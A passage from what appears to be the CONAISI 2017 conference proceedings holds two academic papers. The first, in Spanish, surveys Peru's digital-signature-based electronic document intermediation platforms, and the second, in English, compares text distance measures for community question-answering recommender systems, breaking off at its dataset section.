Los procesos de trámite documentario tienen una particularidad, el uso del papel con firma manuscrita, también llamada firma ológrafa que representa el nombre y apellido, o título, con la intención de conferirle validez o de expresar su conformidad en un documento, y que tiene carácter legal. p. ej. El trámite para inscribir y constituir una empresa, el cual empieza mediante una minuta, una escritura pública e inscripción en registros públicos conjuntamente con otras instituciones encargadas de acreditar y validar documentos con firmas manuscritas. Estos trámites documentarios deberían ser realizados de manera rápida y segura garantizando el no repudio de identidad, la confidencialidad e integridad de los trámites documentarios, sin embargo la realidad difiere en gran parte a lo esperado, la pregunta sería... ¿Por qué? ¿Qué es lo que causa la demora y el riesgo de pérdida de la confiabilidad y seguridad de un documento firmado en papel?... la respuesta inminente sería que la demora del trámite documentario se debe en la gran mayoría a la falta de atención documentaria y en otros casos se debe a la falta o pérdida de un papel durante el trámite o por la falsificación del mismo, siendo este problema recurrente en muchos procesos administrativos en diversas instituciones.

En los últimos años el desarrollo de las Tecnologías de la Información y la Comunicación —TIC— ha servido como plataforma para crear productos y/o servicios que interconecten a las personas e instituciones, logrando romper barreras, generar seguridad en el flujo de información, difundir conocimiento y mejorando notablemente las relaciones de manera segura y rápida. p. ej. Las

transacciones bancarias, el comercio electrónico, plataformas virtuales educativas y demás.

El sistema de intermediación electrónica —SIE—, es una plataforma web que sirve para la transmisión y almacenamiento de información generando garantía de confidencialidad, integridad, autenticación y el no repudio de la autoría de emisión del documento electrónico apoyados conjuntamente con componentes de firma digital, software de firma y sello de tiempo empleando para ello canales seguros. Esta plataforma web puede ser brindado por una institución de naturaleza pública o privada las cuales están distribuidas de dos formas, 1) Por ser una institución privada o pública denominada Prestador de Servicio de Valor Añadido, acreditada y regulada por una Autoridad Administrativa Competente. 2) Por una institución pública que no se encuentra acreditada ni regulada por ninguna Autoridad Administrativa Competente, pero por su naturaleza y función emplea certificados digitales y software de firma y sello de tiempo de un tercero que si se encuentra debidamente acreditado y regulado por una Autoridad Administrativa Competente.

Según Niño (2010) una plataforma web se debe instalar sobre un sistema que facilite trabajar y compartir documentos, organizar grupos y disfrutar de las aplicaciones específicas desde dentro de la misma red de la institución (Intranet) como desde fuera de la red de la institución (Internet).

Salas (2016) menciona que la construcción de una plataforma web como parte de un sistema debe ser de uso fácil, rápido, sencillo y agradable por medio de la usabilidad y del diseño gráfico para cubrir las necesidades y expectativas de los usuarios.

Según Peña (2015), Paguera & Agustinoy & Casas & Cerrillo & Delgado & Herrera & Jeffery & Morales & Oliver & Ormazábal & Vilasau & Xalabarder (2005), indican que la firma digital tiene la misma validez legal y jurídica que la firma manuscrita, garantizando la identidad de una persona, el no repudio del mensaje electrónico enviado por el firmante. La firma digital permite probar la originalidad de los datos —autenticación— y verificar después que éstos no hayan sido alterados —integridad—, y la

criptografía proporciona la —confidencialidad— necesaria para la transmisión de datos por un medio electrónico válido.

Arredondo (2015), Gonzales (2014), Fernández (2004), España (2003) mencionan que para realizar una firma digital se requiere de un software de firma, sello de tiempo y de un sistema seguro que lo realice en dos partes: 1) Firmar el documento (sin posibilidad de repudio del firmante); y 2) verificar que la firma sea generada por la persona a quien representa a través de protocolos de autenticación con encriptación asimétrica —dos claves—. Además las firmas digitales pueden ser empleadas en diferentes escenarios como son:

— emplear firmas digitales para acreditar la identidad de una persona o de sus atributos específicos. p. ej. Generar autorización para acceder a un servidor web, a un servicio web o a un sistema informático.

— emplear firmas digitales para comunicaciones oficiales entre instituciones públicas (tramites documentarios con respecto a la identidad, declaraciones fiscales, acreditación y transmisión de documentos legales y judiciales)

— emplear firmas digitales para propósitos de índole personal.

— emplear firmas digitales para la compra—venta electrónica, transacciones financieras en medios electrónicos válidos.

Según Aberastury & Blanke (2011) la Firma Digital tiene por objetivo lograr la implementación de esta herramienta tecnológica en los sistemas administrativos de las distintas instituciones que conforman la Administración Pública, con el fin de que el accionar de éstos resulte más eficiente.

El Prestador de Servicio de Valor Añadido —PSVA— pueden ser instituciones públicas o privadas que proporcionan servicios complementarios al de la firma digital brindados dentro o fuera de la *IOFE*¹ a fin de permitir grabar, almacenar, conservar cualquier información remitida por medios electrónicos que certifiquen los datos de envío y recepción, su fecha y hora, y el no repudio de emisión y de recepción. El SIE de los PSVA que realizan procedimientos con firma digital de usuarios finales y forman parte de una autoridad de certificación (CA).

¹ IOFE (Infraestructura oficial de firma electrónica) hace referencia a la Infraestructura de Clave Pública peruana y está conformada por elementos correspondientes a una infraestructura de clave pública convencional. Enlaces web:

<https://www.indecopi.gob.pe/web/firmas-digitales/acerca-de>
http://www.notarios.org.pe/notaria_virtual_iofe.php

Según Rubio (2008) & Moliner (2005) La Autoridad de Certificación (CA, Certification Authority) es la encargada de gestionar los certificados digitales durante todo su ciclo de vida, desde su emisión hasta su revocación (cancelación) conformando la base de la infraestructura de clave pública (PKI) empleado en el proceso de la firma electrónica². La CA está encargada de cumplir las siguientes funciones:

- emitir los certificados asignando la identidad de una persona u organización a una clave pública.
- planificar la fecha de expiración de los certificados.
- garantizar que los certificados sean revocados cuando sean necesarios, publicando la lista de los certificados revocados (CRL).

La Autoridad Administrativa Competente — AAC— es una institución responsable de evaluar, acreditar, supervisar, revocar o cancelar la acreditación a las entidades prestadoras de servicios de certificación, también conocidas como CA.

2. Elementos de trabajo

Las instituciones públicas y privadas que brindan el servicio de SIE se encuentran distribuidas de la lo siguiente forma: 1) Por ser una institución privada o pública denominada PSVA, acreditada y regulada por una AAC. 2) Por ser una institución pública que no se encuentra acreditada ni regulada por una AAC, pero por su naturaleza y función emplean certificados digitales y software de firma de un tercero que si se encuentra debidamente acreditado y regulado por la AAC. En la figura 1 siguiente se muestra algunos de las instituciones públicas y privadas en el Perú que brindan el servicio de SIE formando parte de una estructura jerárquica distribuidas de la siguiente forma.




Figura 1: Servicio de SIE brindado por instituciones públicas y privadas.

De la figura 1 mostrada se describen los siguientes servicios de SIE:

SIE brindado por instituciones, acreditadas y reguladas por una AAC.

En el numeral (1) de la figura 1 se muestran los diversos servicios de las instituciones que brindan el servicio de SIE consideradas instituciones de confianza registradas dentro del repositorio PSCs³.

² La firma electrónica, hace referencia a un grupo de datos asociados de manera lógica a otros datos y se vale de técnicas para firmar un documento electrónico. De acuerdo a la Unión europea (EU), son los datos en forma electrónica anejos a otros datos electrónicos o asociados de manera lógica con ellos, utilizados como medio de autenticación. Enlaces web:

<http://eur-lex.europa.eu/legal-content/ES/TXT/?uri=LEGISSUM:l24118>

³ PSCs (Entidades prestadoras de Servicios de Certificación Digital), hace referencia a una lista donde figuran las entidades consideradas de confianza por haber sido debidamente acreditadas por una AAC. Enlace web: <https://www.indecopi.gob.pe/web/firmas-digitales/lista-de-servicios-de-confianza-trusted-services-list-tsl>

Los servicios de SIE brindados por PSVA son descritos de la siguiente manera:

1. El SIDE en referencia al *Sistema de Intercambio de Documentos Electrónicos* ha sido desarrollado por una institución privada llamada *Soft & Net S.A.C.*⁴ denominada PSVA. El SIDE es una plataforma web acreditada y regulada por una AAC desde el año 2012 que permite el intercambio seguro de documentos electrónicos, utilizando la firma digital, un software de firma y sello de tiempo. Esta plataforma web garantiza el intercambio de documentos electrónicos validando la identidad de la persona que emitió el documento evitando el repudio de este. Actualmente en el mercado existen instituciones que requieren una plataforma segura y confiable para intercambiar documentos electrónicos con pleno valor legal y sin repudio por parte de los usuarios que lo requieran, en ese sentido estas instituciones buscan un proveedor de servicio de SIE, un tercero acreditado ante una AAC como es el caso de *Soft & Net S.A.C.* El SIDE viene siendo solicitado y usado por diversas instituciones. p. ej. Yamaha, Adeco, el comercio entre otras, teniendo como resultado notorio la disminución del uso del papel y de la firma manuscrita para los trámites documentarios.
2. El STD en referencia al *Sistema de Tramite Documentario* también es desarrollado la institución privada *Soft & Net S.A.C.* El STD al igual que el SIDE también fue lanzado en el año 2012 como plataforma web que permite gestionar el trámite de documentos electrónicos utilizando las firmas digitales para sus aprobaciones teniendo el objetivo el uso de cero papel. Este sistema permite la integración y la interoperabilidad de la documentación propia de la institución, así como de instituciones externas, que remitan algún tipo de información que debe ingresar a los procedimientos de tramitación de documentos. En ese sentido se puede afirmar que esta plataforma realiza un eficiente control del flujo de documentos generando rapidez, seguridad y facilidad en el envío de los mismos valiéndose de la firma digital con lo que permite generar

validez legal del documento, identificación del remitente, además de un proceso de almacenamiento de documentos.

3. El servicio de Domicilio Electrónico cumple las mismas funciones en medios digitales al domicilio físico de una persona empresa u representante, también hace referencia a un sitio informático válido, seguro y personalizado que tiene como elemento identificador el número del DNI (Documento Nacional de identidad) en el caso de las personas naturales y el RUC (Registro Único de Contribuyentes) para las personas jurídicas, con lo cual no existe posibilidad de duplicidad de domicilios, además requiere de un certificado digital de autenticación como elemento indispensable de acceso a dicho domicilio. Este servicio ha sido desarrollado por diferentes instituciones, pero para este caso haremos mención a la institución privada *IOFE S.A.C.*⁵, del cual se ha obtenido las características más resaltantes del Domicilio Electrónico, las cuales son: —no se pueden repudiar/desconocer las notificaciones recibidas en un domicilio electrónico, —Al domicilio electrónico se accede de manera segura a través de un certificado digital de autenticación. —permite la vinculación directa con la persona destinataria de una notificación, —imposibilidad de no recepción de una notificación, —emite un acuse de recibo (constancia de recepción) con sello de tiempo que establece la fecha, hora, segundo y fracción de segundo veraces, —la información se mantiene de manera confidencial (durante el proceso de notificación y una vez ingresada al domicilio electrónico).
4. El servicio de Notificación Electrónica, tiene la función de eliminar el uso del papel y del proceso de notificación física de documentos y comunicaciones tanto en las instituciones públicas como privadas. Este servicio ha sido desarrollado por diferentes instituciones, pero para este caso haremos mención a la institución privada *IOFE S.A.C.* del cual se ha obtenido información respecto a este servicio que consta de dos partes:

⁴ Soft & Net S.A.C., empresa peruana, dedicada a proveer soluciones integrales en tecnología de la información con preponderancia en el ámbito financiero, microfinanciero y de seguridad de información a través de Firmas Digitales así como consultoría en gestión de proyectos. Enlace web: <http://www.soft-net.com.pe>

⁵ IOFE S.A.C. Es una empresa acreditada por INDECOPI que ofrece soluciones para transacciones y notificaciones electrónicas en un entorno digital seguro, con valor legal e interoperable. Enlace web: <http://www.iofesac.com>

—*Generación de un documento electrónico válido*; en la medida que el documento a notificar requiera ser suscrito por el autor/emisor del mismo, será necesario que dicho documento sea firmado digitalmente con un certificado digital emitido por Entidades Acreditadas. Para citar un ejemplo de servicio de notificación electrónica se menciona las siguientes emisiones como son las Resoluciones Judiciales, cartas notariales, requerimientos de pago, entre otros. Si el documento no requiere de firma, bastará que el mismo sea generado en medios digitales p. ej. El recibo de pago de servicios públicos, estado de cuentas bancarias.

—*Envío a un domicilio electrónico*; necesariamente el destinatario de una notificación deberá contar con un domicilio electrónico para poder efectuar válidamente la misma. Cualquier documento por más que pueda haberse generado en medios digitales de manera correcta (conforme a lo indicado en punto anterior), si es notificado a cualquier otro destino que no sea un domicilio electrónico (por ejemplo: correo electrónico, buzón electrónico, etc.), carece de valor legal, pudiendo dicha notificación ser repudiable (desconocida) a futuro por su destinatario.

SIE brindado por instituciones que no se encuentran acreditada ni regulada por una AAC.

En el numeral (2) de la figura 1, se muestran los servicios de las instituciones públicas que brindan el servicio de SIE en el Perú sin que estas estén acreditadas ni reguladas por una AAC, pero por su naturaleza y función emplean certificados digitales, software de firma y sello de tiempo de un tercero que si se encuentra debidamente acreditado y regulado por la AAC. Estas instituciones públicas que brindan el servicio de SIE, se encuentran acreditadas mediante resolución y/o decreto supremo emitido por el estado peruano. Los servicios de SIE brindados son descritos de la siguiente manera:

1. El SID en referencia al *Sistema de Intermediación Digital* desarrollado por la SUNARP⁶ que tiene como actores principales

al ciudadano, el notario y el registrador público. El SID es una plataforma web que permite a un notario ingresar un parte notarial, firmarlo digitalmente y enviarlo electrónicamente a la SUNARP, teniendo como principal beneficio la seguridad e integridad del documento. Esta plataforma web prescinde o elimina el uso de papel en el procedimiento registral, eliminando la posibilidad de pérdida o falsificación documentaria. El SID nace en el año 2014 teniendo como etapa inicial la constitución de empresas en línea, progresivamente, teniendo previsto incrementar más actos de registro público con el objetivo de que el ciudadano pueda ingresar al sistema y realizar diversos trámites registrales. Para la incorporación del notario al SID se requiere de un certificado digital emitido por el RENIEC⁷ como entidad auditora de identidad. Este servicio permite presentar electrónicamente partes notariales de los siguientes actos; —Consulta de las Micro y Pequeña Empresa (MYPES), —Otorgamiento de poderes en el Registro de Personas Naturales, —Compraventa de vehículo en el Registro de Propiedad Vehicular, —Compraventa de predios. Según la información recabada de la Revista institucional de la SUNARP llamada *Enfoque Registral*⁸ en su edición Nro. 13 de Mayo del 2016, menciona los aportes SID, p. ej. la eliminación del soporte papel en el procedimiento registral, la eliminación de casos sobre falsificación documentaria, más rapidez en el trámite notarial y registral, ahorro de tiempo y dinero para el usuario, al no tener la necesidad de ir hasta una oficina de la SUNARP. Como parte complementaria este servicio también proporciona el módulo ‘Sistema Notario’ que dota a los notarios de una herramienta informática que les permite incorporar información de sus dependientes, sellos, firmas, u otra información que sea habilitada en el sistema para coadyuvar a contrarrestar el riesgo de la presentación de documentos notariales falsificados. Otros aportes de valor que genera el SID tanto para la institución pública como para los usuarios es la facilidad de constituir una empresa en menos de 24 horas

⁶ SUNARP (Superintendencia Nacional de los Registros Públicos), tiene como rol; dictar las políticas y normas técnico - registrales de los registros públicos que integran el Sistema Nacional. Enlace web: <https://www.sunarp.gob.pe>

⁷ RENIEC (Registro Nacional de Identificación y Estado Civil), es una Entidad de Certificación para el Estado

Peruano - ECEP, acreditada por la Autoridad Administrativa Competente (INDECOPI). También llamada entidad prestador de servicios de certificación, también conocidas como CA.

⁸ Enfoque Registral, revista institucional de la SUNARP publica por ediciones trimestrales encargada de difundir los diversos avances que realiza la organización. Enlace web: <https://www.sunarp.gob.pe/revista.asp>

de manera virtual, según el área de prensa del *SID-SUNARP publicada en su página web el Mayo del 2016* se menciona que aproximadamente se realizan en promedio 360 trámites de inscripción de los actos de constitución de empresas, poderes, compra-venta de vehículos y predios. Gracias a este sistema cada ciudadano ahorra de 2 a 4 horas de su tiempo al no tener que acudir a los Registros Públicos, por lo que en promedio se ahorran hasta 1,440 horas o el equivalente de 60 días.

2. El EJE es un proyecto ya iniciado que hace referencia al *Expediente Judicial Electrónico* desarrollado por el *Poder Judicial del Perú*⁹ (PJ) institución del estado peruano encargado de realizar la gestión del proceso judicial, sus actuaciones y los servicios que brinda a través de medios electrónicos seguros. El EJE es una plataforma que permite a un ciudadano o abogado ingresar sus escritos, hacer el seguimiento de su caso, leer el expediente completo y recibir las notificaciones electrónicamente en cualquier momento, además de que un juez podrá emitir una resolución judicial firmado digitalmente, generando la seguridad e integridad del documento. El PJ como parte de la modernización y desarrollo en Agosto del 2017, lanzó el plan piloto del EJE en el Cuarto Juzgado Comercial de la Corte Superior de Lima y según el área de prensa mostrada en su página web, tiene previsto en Octubre del 2017 iniciar una primera etapa del EJE que comprende alrededor de 60 órganos jurisdiccionales de las especialidades Comercial, Tributario y de Mercado, así como Laboral (Nueva Ley Procesal de Trabajo) del distrito judicial de Lima. Como parte de su ejecución el EJE contempla una segunda etapa que pretende ampliar las especialidades en todas las cortes del país la cual demorará según el área de prensa entre cuatro a cinco años, de acuerdo a las factibilidades técnicas y presupuestales. La presentación de documentos electrónicos será efectuada a través de la MPE *Mesa de Partes Electrónica*, también brindado por el PJ como una plataforma web que permitirá la recepción digital de escritos firmado digitalmente mediante un canal seguro, generando ahorro de tiempo y evitando costos de traslado en

comparación a las mesas de partes presenciales. De manera conjunta el EJE y MPE darán atención a los procesos judiciales, y a través de sus órganos jurisdiccionales darán pronunciamientos expidiendo las respectivas resoluciones de manera virtual notificándolas electrónicamente.

3. Discusión

Existen diversas instituciones entre públicas y privadas acreditadas y no acreditadas ante una AAC que contribuyen con un rol importante no solo al proveer el servicio de SIE sino también al proporcionar plataformas web altamente disponibles, apoyadas de la firma digital, software de firma y sello de tiempo logrando generar confiabilidad y no repudio en la gestión tramites documentarios. Los servicios de SIE proporcionan una plataforma web rápida, segura y de fácil uso, además de permitir almacenar e intercambiar datos de manera segura y confiable, en nuestro estudio se ha citado algunos instituciones que brindan el servicio de SIE como son el STD, SIDE Notificación Electrónica, Domicilio Electrónico, SID y el SIDE que dentro de su funcionalidad proponen una solución sencilla y transparente como es la reducción del uso de papel y de los altos tiempos en la atención de los tramites documentarios.

4. Conclusiones

De los servicios de SIE mencionados, todas coinciden con una misma propuesta que es la de reemplazar el trámite administrativo tradicional que emplea el papel y firma manuscrita por el trámite documentario electrónico a través de la firma digital con validez legal y jurídica, para ello los servicios de SIE proponen el uso de una plataforma web de uso fácil y rápido que colabore con la transmisión y almacenamiento de información, garantizando la identidad de una persona y el no repudio del mensaje electrónico enviado por el firmante; además de valerse de componentes de firma digital, software de firma y sello de tiempo a través de canales seguros, por lo investigado se concluye que el SIE ofrece muchas ventajas que generan valor a una institución como a sus usuarios al proveer un servicio con celeridad y transparencia. p. ej. Evitar las colas, disminuir los costos de traslado de documentos, aumentar la atención a las demandas que puedan ser solicitadas

⁹ El Poder Judicial del Perú, es un organismo autónomo de la República del Perú constituido por una organización

jerárquica de instituciones, que ejercen la potestad de administrar justicia. Enlace Web:
<https://www.pj.gob.pe/>

a cualquier hora y la atención a los procesos durarían menos tiempo, además de la ventaja de ser un servicio portable ya que al estar alojado en la nube las 24 horas permite tener acceso al mismo desde cualquier parte del mundo, entre otros aportes podría resaltarse la eliminación del riesgo de falsificación documentaria.

5. Referencias

- [1]. Aberastury, P. y Blanke, H., “Tendencias actuales del procedimiento administrativo en Latinoamérica y Europa”, Buenos Aires, Argentina, 2011.
- [2]. Agustinoy, A., Casas, R., Cerrillo, A., Delgado, A., Herrera, J., Jeffery, M., Morales, O., Oliver, R., Ormazábal, G., Peguera, M., Vilasau, M. y Xalabarder, R., “Derecho y nuevas Tecnologías”, España, 2005, pp. 54-58.
- [3]. Peña, D., “De la firma manuscrita a las firmas electrónica y digital”, Colombia, 2015.
- [4]. Salas, R., “Sistema web educativo considerando los estilos de aprendizaje”, (1ra. Ed.), México, 2016, pp. 17-19.
- [5]. Niño, J. “Aplicaciones Web”, España, 2010
- [6]. Rebollo, L. y Serrano, M., “Introducción a la Protección de Datos”, (2da. Ed.), España, 2008 pp. 113-114.
- [7]. Fernández, E. (2004). Conocimientos y aplicaciones tecnológicas para la dirección comercial. pp. 216-217. Editorial ESIC Editorial. España.
- [8]. España, M., “Servicios avanzados de telecomunicación”, España, 2003, pp. 67-68.
- [9]. González, L., De Fuentes, J. y Tejada, G., “Sistemas seguros de acceso y transmisión de datos”, IFCT0109 (1ra Ed.), España, 2014.
- [10]. Arredondo, F., “El documento electrónico. Un reto a la seguridad jurídica”, España, 2015, pp. 310-316.
- [11]. Rubio, J., “Gestión del cobro de las operaciones de venta internacional”, (2da. Ed.), España, pp. 228-232.
- [12]. Moliner, F., “Informáticos Generalitat Valenciana. Grupos a Y B Temario Bloque Específico”, (Vol.2), España, pp. 338-341.

Bases de Datos

Dra. María Fernanda Golobisky, Dr. Mario Diván
Coordinadores

CONAISI 2017

Comparative Analysis on Text Distance Measures Applied to Community Question Answering Data

Alejandro Gonzalez¹, Carlos Flury¹, Franco Ferrari¹, Guadalupe Guereta¹, Mercedes Valoni¹,
Santiago Diez¹, Sole Pera², Ion Madrazo Azpiazu², Guillermo Leale¹.

(1): Grupo de Investigación en Minería Aplicada a
Grandes Bases de Datos
Departamento Ingeniería en Sistemas de Información
Universidad Tecnológica Nacional
Facultad Regional Rosario
gleale@frro.utn.edu.ar

(2) People and Information Research Team
Computer Science Department
Boise State University
Boise, Idaho, USA
ionmadrazo,solepera@boisestate.edu

Abstract

Big Data plays a major role in data-driven problems that are difficult to solve using traditional processing strategies. Text mining techniques applied to large data repositories require Big Data-based approaches due to the complexity inherent to large text databases. Community Question Answering (CQA) websites contain an enormous amount of textual data from user questions and answers to be analyzed. One important task applied to these sites is to minimize the time required by a user to find a suitable answer for a given input question. This task can be effectively performed by a recommender system. An acceptable recommender system for CQA websites relies on an appropriate means of representing relationships between text objects. In this work, we present initial results and conclusions for the first stage of a three-stage pipeline. This pipeline is aimed at building an effective recommender system for CQA websites based on an improved measure for text distances. This first stage consists of a comparative analysis for five different distance measures on a large real text dataset. The results obtained are very promising for the overall development of the pipeline and provide “lessons learned” that should help inform a newcomer to the area of content-based recommender systems in the CQA domain.

1. Introduction

Big Data is an emerging concept for data-driven problems that are difficult to solve by applying common data processing techniques. These kind of problems have become a new challenge for traditional database approaches [1]. Although several definitions of Big Data have been proposed [2,3], all of them share the following features: a) massive volumes of data to be manipulated, which requires the development of new query, recovery, processing and storage strategies [4]; b) non-structured data sets, such as audio, video, text or spatial data [5]; and c) a need to obtain results without loss of performance and

reliability. These features are often referred to as ‘the 4 Vs of Big Data’, namely *Volume*, *Variety*, *Velocity* and *Value* (or *Veracity*), respectively [6,7].

Recent developments in data mining techniques include text mining algorithms as a particular type of approach for non-structured data sources [8]. The combination of text mining techniques along with the profusion of data sources readily available on the Web becomes an ideal scenario to consider Big Data as a suitable approach for problem solving. Common problems related to this area include those related to Community Question Answering (CQA) domains, such as the ones used by the popular websites Yahoo! Answers, Stackexchange, Stackoverflow or Quora. In these sites, users submit questions on several real-world issues in order to get answered by other community users. These questions and answers are archived by the sites, providing an enormous amount of text data available to be processed. A task commonly related to CQA is recommending answers (among the archived ones) to new user questions, as well as recommending questions already archived on the site. This task can be performed through Recommender Systems (RSs). These are defined as software tools and techniques providing suggestions for items to be of use to a user [9]. The suggestions relate to various decision-making processes, such as what items to buy, what music to listen to, or what online news to read. In the context of our work, a strategy based on the content of the archived questions and answers is needed for effectively applying RSs given the nature of CQA sites and their text archives. Therefore, a deep examination of text data is imperative to achieve successful outcomes using this approach. A motivating challenge associated with this task is to find appropriate measures to represent similarity (or dissimilarity/distance) between text objects. A high-quality similarity measure is able to serve as input for better RSs, among other features [10].

Following this goal, in this work we present the results for the first stage of a work pipeline that is shown in Figure 1. This pipeline aims at building an innovative CQA




Figure 1. Pipeline for a CQA content-based recommender system based on a novel text distance measure.

content-based recommender system for text-based input data based on a novel measure for text distances. The mentioned pipeline consists of three Stages. In Stage 1, a comparative analysis is performed on state-of-the-art text distance measures in order to evaluate challenges associated with large sets of text data. In Stage 2, upon results from Stage 1, a novel measure is to be built based on a cluster-based similarity matrix, such as the ones proposed in Cluster-based Similarity Partitioning Algorithm (CSPA) [11] and Evidence Accumulation Clustering (EAC) [12] methods. This measure is intended to improve the quality output for text-based similarity representation, as mentioned in [13], but applied to CQA recommender systems instead of clustering. In Stage 3, an assessment is to be applied on common content-based and collaborative recommender system methods as the ones proposed in [14], using the novel measure created in Stage 2 as input. As an overall goal, our work aims to build a CQA recommender system in which a question entered by a user automatically receives suggestions for useful questions that potentially contain the most likely answer.

As stated above, this work focuses on Stage 1 of this pipeline. Our contribution consists on exploring five measures that are commonly used to represent text distances: Term Frequency (TF) [15], Term Frequency/Inverse Document Frequency (TF/IDF) [16], Word2Vec (W2V) [17], FastText (FTXT) [18], and a particular type of Semantic-based distance (SD) [19]. These distances were applied and evaluated on a large real text dataset. The results obtained provide guidelines to assess the challenges found in order to select the most effective strategies to develop a novel measure for Stage 2 of our pipeline. These outcomes also provide “learned lessons” that should be helpful as a starting point for a newcomer to content-based recommender systems in the CQA domain.

This work is organized as follows. In Section 2 we present an overview of the five text distance measures used in this work. In Section 3, the real text dataset and the experiment workflow are explained in detail. In Section 4, the results obtained by applying comparative analysis on the distance measures are shown. In Section 5, we discuss

the obtained results and we propose future lines of work for the presented overall pipeline.

2. Text distance measures

An important problem regarding text analysis consists on using an appropriate means of representation, in order to properly quantify the relationships between text objects. In this section, we present five different measures used to represent text distances that were evaluated and compared in Stage 1 of the pipeline from Figure 1.

2.1. Term Frequency (TF)

Term frequency (TF) is a classic technique widely used to compare text objects. Its applications are well-known in the field of information retrieval [15]. In the context of text analysis, a word constitutes a *term* and a *document* is a delimited piece of text. TF measures the number of times a term appears in a document. For a pair of documents d_1 and d_2 , two vectors v_1 and v_2 are built with sizes $|v_1| = |v_2|$, equivalent to the union of distinct terms in both documents. Each element in v_1 and v_2 is calculated as the number of times that each of the distinct terms appear in v_1 and v_2 , respectively. Then a cosine distance between both vectors is calculated as $1 - \frac{v_1 \cdot v_2}{|v_1||v_2|}$. This distance is a basic indicator of cohesion in text objects. It is important to notice that this measure is biased by some terms such as stopwords, which tend to exist in large proportions (i.e., are over-represented) within texts but are of relative importance in terms of document similarity. Therefore, a pre-processing task should be performed in order to apply this measure properly¹.

2.2. Term Frequency / Inverse Document Frequency (TF/IDF)

This method relies on applying the aforementioned TF distance, with an additional re-weighting process for term frequencies [16]. Essentially, TF/IDF works by determining the relative frequency of words in a specific document compared to the inverse proportion of that word over the entire document corpus. Intuitively, this calculation determines how relevant a given word is in a particular document. Words that are common in a single or a small group of documents tend to have higher TF/IDF numbers than common words such as articles and prepositions [20].

This re-weighting is applied following $\text{tf-idf}(t_i, d_j) = \text{tf}(t_i, d_j) \times \text{idf}(t_j)$, where $\text{idf}(t_j) = \log\left(\frac{1+n_d}{1+\text{df}(t_j)}\right) + 1$,

¹ It is important to clarify that, depending on the task, stopwords are sometimes non-trivial. For example, in matching queries, if one uses the term “not” then simply removing stopwords would remove the

“intention” of the question. Therefore, this pre-processing task should be applied with caution.

being $\text{tf}(t_i, d_j)$ the TF measure for the term t_i in the document d_j , n_d the total number of documents and $\text{df}(t_i)$ the number of documents that contain the term t_i . A matrix with dimensions $n_d \times t_m$ is then built, and a normalization procedure is performed on each element. Finally, the distance between two documents is given by a distance calculation between the two corresponding document vectors. Because of its ability to identify “important” words based on their frequency, TF/IDF remains as an applicable strategy for text representation.

2.3. Word2Vec (W2V)

Word2Vec [17] is a series of models used to represent words as vectors based on its context. Since the context of words is used to optimize vector representation, words with similar meaning have vectors that are close to each other. In this work, we use the *continuous bag-of words* model (CBOW). This model predicts a center word w_0 given past and future words defined by a text window. The vector representation of the words contained in that window are then averaged resulting in a context vector used to perform a softmax function over all the vocabulary to finally obtain the center word w_0 . Since the context vector is defined by the average of the words in the window, the original word order is lost. Therefore, this model might not yield the best performance for syntax-related tasks.

2.4. FastText (FTXT)

FastText is a continuous word representation technique which takes into account the morphology of words [18]. Based on the skip-gram model with negative sample [21], FastText consists in a neural network trained to predict surrounding words in a sentence. The word representation obtained from this technique is a vector calculated as the sum of the vector representations of its character n -grams. This vector representation allows vector operations to be applied, such as the cosine distance mentioned above. Once this final value is calculated, it can be used to represent a distance measure between two words.

2.5. Semantic Distance (SD)

The Semantic Distance used in this work is a measure based on corpus statistics and semantic nets, as detailed in [19]. For the semantic comparison between two documents d_1 and d_2 , this method builds semantic vectors s_1 , s_2 and word order vectors r_1 , r_2 . Each element in a semantic vector quantifies the similarity of each word to all other words in both documents d_1 and d_2 . This word

similarity is calculated and weighted according to an information content approach. These calculations use lexical knowledge bases as input [22]. Then, a semantic similarity between documents d_1 and d_2 is calculated as the cosine similarity between the two semantic vectors: $S_s = \frac{s_1 \cdot s_2}{|s_1| \cdot |s_2|}$. Word order vectors for two documents contain the relative order for each of the words in both text objects. These vectors comprise the structural information of a sentence, measuring how similar the word order is between the two text objects. Word order similarity is then calculated as $S_r = \frac{1 - |r_1 - r_2|}{|r_1 + r_2|}$. Finally the sentence distance measure $S_d(d_1, d_2)$ is defined as a combination of semantic similarity and word order similarity: $S_d(d_1, d_2) = 1 - (\delta S_s + (1 - \delta) S_r)$. δ is a parameter that weighs the contribution of each measure to the overall similarity measure.

3. Dataset and initial experiments

In this section, we present the real dataset and the experiments performed in our analysis.

3.1. The Quora dataset

